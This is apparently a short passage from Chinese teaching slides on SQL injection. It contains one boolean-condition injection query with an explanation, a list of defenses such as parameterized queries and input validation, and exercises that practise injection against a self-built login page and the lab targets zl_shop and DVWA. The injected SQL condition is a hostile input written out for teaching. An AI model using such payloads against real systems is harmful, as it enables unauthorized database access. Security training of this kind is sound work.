select * from <表名> where id = 'x' and '1'='2'

- 语法正确，但逻辑判断错误，所以返回正确

目 录

怎样防御SQL注入漏洞

- 使用参数化的过滤性语句
- 输入验证
- 错误消息处理
- 加密处理
- 存储过程来执行所有的查询
- 使用专业的漏洞扫描工具
- 确保数据库安全

练习

1 PPT中例子，练习一遍（必做）

选做：

1 自己写一个登录功能，练习使用绕过策略进行SQL注入漏洞练习

2 尝试使用SQL注入漏洞攻击zl_shop网站

3 尝试使用其他的SQL注入策略攻击DVWA系统

Question